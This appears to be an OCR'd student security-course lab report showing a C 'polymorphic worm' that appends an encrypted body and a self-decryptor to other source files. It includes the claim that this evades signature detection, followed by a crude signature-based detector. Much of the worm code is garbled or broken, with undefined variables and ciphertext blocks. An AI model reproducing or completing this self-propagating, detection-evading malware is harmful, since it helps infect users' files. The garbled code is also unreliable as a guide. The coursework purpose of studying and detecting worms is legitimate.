
```
fce6bg3X/5.eN821))T911)821Y&
3ce6bg3X3c})))TfZTffbb)96b2)/5.eN821Y&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
@
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
63Xfge/acX96b2))==zvqqNJBEzzY!!{Y!
3ce6bg3X3c})))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
2b/elcgX96b2)821Y&
3ceX6!{&6*fge92bX96b2Y&6__Y!
96b2#6$!2b/elcgN/c12#6$&
@
3ce6bg3X3c})))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
@
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
63Xfge/acX96b2))==rAqqNJBEzzY!!{Y!
3ce6bg3X3c})))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
3ce6bg3X3c})))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
@
3/9cf2X3c}Y&
3/9cf2X3cY&
@
ic611f292/gG.e42gXY!
svyrrW3c&
/5.ee/&
/5.ee12fg#$$!!!g2fg-//&
3cc!!3cc2bX12fg))..Y&
```



```
633X3cc!!!AHyyY!
ce6bg3XXFceells6922bcgg3chb11bbY&
2k6gXrKvGNsnvyHErY&
@
/cclpc12X12fgY&
@
ic6116b32/gXY!
f292/gG.e42gXY&
ce6bg3XXJceaaje6gg2bb6bb/)7hfgg3cee3hbbbbY&
@
6bgga.6bX6bgg.e4/))/5.eW.e4i#$YY!
6b32/gXY&
e2ghebb{&
@
//MIDD_WORM
char alphabet1[]={'0','1','2','3','4','5','6','7','8','9','a','b','c','c','d','e','f','g','h','i','j',
'k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F',
'G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','_',
'!','!','@','#','$','%','^','&','*','(',')','-','+','=','{','}','[',']','|',':',';','<',
'>',',','.','?','/'};
char decrypt_code[500];
void decrypt_algo(char code[],int key){
int i,j,index_of_char=999,ptr=0;
for(i=0;i<strlen(code);i++){
for(j=0;j<strlen(alphabet);j++){
if(code[i]==alphabet1[j]){
index_of_char=j;
break;
}
}
decrypt_code[ptr++]=alphabet1[(index_of_char-key)%strlen(alphabet1)];
}
}
void decrypt(){
FILE *fp, *fp1;
char init_worm[]="//INIT_WORM";
```



```
char line[500];
char char_key[1000];
int i,flag,key,j;
fp=fopen(__FILE__,"r");
while(fscanf(fp, "%[^\n] ",line) != EOF) {
flag=1;
for(i=0;i<strlen(init_worm);i++){
if(line[i]!=init_worm[i]){
flag=0;
break;
}
}
if(flag){
while(line[i]!='\n')
char_key[j++]=line[i];
key=atoi(char_key);
//sprintf(char_key,"%ld",key);
//fprintf(fp1,"%s-%s\n",line,char_key);
//printf("%s\n",line);
break;
}
}
while(fscanf(fp, "%[^\n] ",line) != EOF) {
if(strcmp(line,"//MIDD_WORM")==0){
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
break;
}
decrypt_algo(line,key);
for(i=0;i<strlen(line);i++){
line[i]=encrypt_code[i];
}
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
}
}
```



```
fp=fopen(__FILE__,"r");
while(fscanf(fp, "%[^\n] ",line) != EOF) {
flag=1;
for(i=0;i<strlen(init_worm);i++){
if(line[i]!=init_worm[i]){
flag=0;
break;
}
}
if(flag){
while(line[i]!='\n')
char_key[j++]=line[i];
key=atoi(char_key);
//sprintf(char_key,"%ld",key);
//fprintf(fp1,"%s-%s\n",line,char_key);
//printf("%s\n",line);
break;
}
}
while(fscanf(fp, "%[^\n] ",line) != EOF) {
if(strcmp(line,"//MIDD_WORM")==0){
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
break;
}
decrypt_algo(line,key);
for(i=0;i<strlen(line);i++){
line[i]=encrypt_code[i];
}
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
}
}
//ENDD_WORM
[Omkar@gavhane Security_CS547]$ 
```

[test.c] file after attack

```
#include<stdio.h>
void main(){
        printf("Source");
}

################## Worm written in C by Omkar Gavhane################
//INIT_WORM-1804289383
R6b/9h122*fg16c-5(
R6b/9h122*fg196?-5(
R6b/9h122*fge6b4-5(
R6b/9h122*g6a2-5(
R6b/9h122*fg1?cc9-5(
R6b/9h122*hb6fg1-5(
R6b/9h122*96?ff5=96?ff5-5(
/5.ee.9c5.?2g#$!!!{{))}}))[[))]]))||))::));;))<<))>>)),,))..))??))//))//))11))22))33))44))55))66))77)
+88))99))aa))bb))cc))cc))dd))ee))ff))gg))hh))ii))jj))kk))ll))mm))nn))oo))pp))qq))rr))ss)
+tt))uu))vv))ww))xx))yy))zz))AA))BB))CC))DD))EE))FF))GG))HH))II))JJ))KK))LL))MM))NN)
+OO))OO))QQ))RR))SS))TT))UU))VV))WW))XX))YY))ZZ))__))!!))!!))@@))##))$$))%
%))^^))&&))**)
+(()))))--))++))==@&
/5.ee2b/elcgN/c12#:{{$&
ic6112b/elcgX/5.ee/c12#$)6bgg82lY!
==/5.ee2b/elcgN/c12#:{{$&
6bgg6)7)6b12kNc3N/5.e!,,,)cge!{&
```

```
3ceX6!{&6*fge92bX/c12Y&6__Y!
3ceX7!{&7*fge92bX.9c5.?2gY&7__Y!
63X/c12#6$!!.9c5.?2g#7$Y!
6b12kNc3N/5.e!7&
?e2.8&
@
@
2b/elcgN/c12#cge__$!.9c5.?2g#X6b12kNc3N/5.e_82lYTfge92bX.9c5.?2gY$&
@
@
ic611/cclpc12X/5.ee12fg#$Y!
svyrrW3c))W3c}&
/5.ee?h3#:{{{{$&
/5.ee6b6gNjcea#$!!==vAvGNJBEzz&
/5.ee96b2#:{{$&
/5.ee/5.eN82l#}{{{$&
6bgg6)39.4)82l&
3c!3cc2bXNNsvyrNN))eeY&
3c}!3cc2bX12fg)).__Y&
3ce6bg3X3c}))))bRRRRRRRRRRRRRRRRRRRJceaaje6gg2bb6bbpp?
llBa8.eet.i5.b2RRRRRRRRRRRRRRRRRbbY&
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
39.4!}&
3ceX6!{&6*fge92bX6b6gNjceaY&6__Y!
63X96b2#6$O!6b6gNjcea#6$Y!
39.4!{&
?e2.8&
@
@
63X39.4Y!
82l!e.b1XY&
fce6bg3X/5.eN82l))T911)82lY&
3ce6bg3X3c}))TfZTffbb)96b2)/5.eN82lY&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
@
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
63Xfge/acX96b2))==zvqqNJBEzzY!!{Y!
3ce6bg3X3c}))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
2b/elcgX96b2)82lY&
3ceX6!{&6*fge92bX96b2Y&6__Y!
96b2#6$!2b/elcgN/c12#6$&
@
3ce6bg3X3c}))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
```

```
@
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
63Xfge/acX96b2))==rAqqNJBEzzY!!{Y!
3ce6bg3X3c}))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
?e2.8&
@
3ce6bg3X3c}))Tffbb)96b2Y&
==ce6bg3XXTffbb)96b2Y&
@
3/9cf2X3c}Y&
3/9cf2X3cY&
@
ic611f292/gG.e42gXY!
svyrrW3c&
/5.ee/&
/5.ee12fg#$$!!!g2fg-//&
3cc!!3cc2bX12fg))..Y&
633X3cc!!!AHyyY!
ce6bg3XXFceells6922bcgg3chb11bbY&
2k6gXrKvGNsnvyHErY&
@
/cclpc12X12fgY&
@
ic6116b32/gXY!
f292/gG.e42gXY&
ce6bg3XXJceaaje6gg2bb6bb/)7hfgg3cee3hbbbbY&
@
6bgga.6bX6bgg.e4/))/5.eW.e4i#$YY!
6b32/gXY&
e2ghebb{&
@
//MIDD_WORM
char alphabet1[]={'0','1','2','3','4','5','6','7','8','9','a','b','c','c','d','e','f','g','h','i','j',
'k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F',
'G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','_',
'!','!','@','#','$','%','^','&','*','(',')','-','+','=','{','}','[',']','|',':',';','<',
'>',',','.','?','/'};
char decrypt_code[500];
void decrypt_algo(char code[],int key){
int i,j,index_of_char=999,ptr=0;
for(i=0;i<strlen(code);i++){
for(j=0;j<strlen(alphabet);j++){
if(code[i]==alphabet1[j]){
index_of_char=j;
break;
}
}
decrypt_code[ptr++]=alphabet1[(index_of_char-key)%strlen(alphabet1)];
```

```
}
}
void decrypt(){
FILE *fp, *fp1;
char init_worm[]="//INIT_WORM";
char line[500];
char char_key[1000];
int i,flag,key,j;
fp=fopen(__FILE__,"r");
while(fscanf(fp, "%[^\n] ",line) != EOF) {
flag=1;
for(i=0;i<strlen(init_worm);i++){
if(line[i]!=init_worm[i]){
flag=0;
break;
}
}
if(flag){
while(line[i]!='\n')
char_key[j++]=line[i];
key=atoi(char_key);
//sprintf(char_key,"%ld",key);
//fprintf(fp1,"%s-%s\n",line,char_key);
//printf("%s\n",line);
break;
}
}
while(fscanf(fp, "%[^\n] ",line) != EOF) {
if(strcmp(line,"//MIDD_WORM")==0){
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
break;
}
decrypt_algo(line,key);
for(i=0;i<strlen(line);i++){
line[i]=encrypt_code[i];
}
//fprintf(fp1,"%s\n",line);
//printf("%s\n",line);
}
}
//ENDD_WORM
```

as here we used encryption scheme so it evades the signature based detction mechanism.
now we are done with implementation polymorphic worm

Patrt C

in part c we need to write antivirus


file name is 2111MC08_MSE_WORM_DET.c

here I used signature to detect the whether file is malicious or not

code is

```
//Part C
#include<stdio.h>
#include <dirent.h>
int main ()
{
    printf("Worm Detector Written in C by Omkar Gavhane\n");
    DIR *d;
    FILE *fp;
    char signatures[]={'M','Z','P','E','%','C','L','\0'};
    struct dirent *dir;
    char c;
    int flag=0,ptr=0;
    d = opendir(".");
    if(d)
    {
    while ((dir = readdir(d)) != NULL)
    {
    char *filename=dir->d_name;
        printf("%s\n", filename);
        fp=fopen(filename,"r");
        flag=0;
        do
        {
            c=getc(fp);
            ptr=0;
            while(signatures[ptr]!='\0'){
                if(signatures[ptr]==c){
                    flag=1;
                    printf("%s file is may be infected with worm\n",filename);
                    break;
                }
                ptr+=1;
            }
            if(flag)
                break;
        }while(c!=EOF);
    }
    closedir(d);
    }
    return(0);
```

}



Activities
Terminal
Thu Feb 24 09:14:53
64 %
Omkar@gavhane:~/Dropbox/OE_SEM_2/Security_CS547
Omkar@gavhane:~/Dropbox/OE_SEM_2/Security_CS547
Omkar@gavhane:~/Dropbox/OE_SEM_2/Security_CS547

```
[Omkar@gavhane Security_CS547]$ gcc 2111MC08_MSE_WORM_DET.c -o 2111MC08_MSE_WORM_DET
[Omkar@gavhane Security_CS547]$ ./2111MC08_MSE_WORM_DET
Worm Detector Written in C by Omkar Gavhane
.
..
CS547_MSE.txt
CS547_MSE.txt file is may be infected with worm
2111MC08_MSE_WORM
2111MC08_MSE_WORM file is may be infected with worm
test.c
test.c file is may be infected with worm
2111MC08_MSE_WORM_EXT
2111MC08_MSE_WORM_EXT file is may be infected with worm
2111MC08_MSE_WORM.c
2111MC08_MSE_WORM.c file is may be infected with worm
2111MC08_MSE_WORM_EXT.c
2111MC08_MSE_WORM_EXT.c file is may be infected with worm
2111MC08_MSE_WORM_DET.c
2111MC08_MSE_WORM_DET.c file is may be infected with worm
2111MC08_MSE_WORM_DET
2111MC08_MSE_WORM_DET file is may be infected with worm
[Omkar@gavhane Security_CS547]$ 
```

here is screen shot of which file is detected .in above code signatures I used are very basic but we can make it more complex and we can increase our accuracy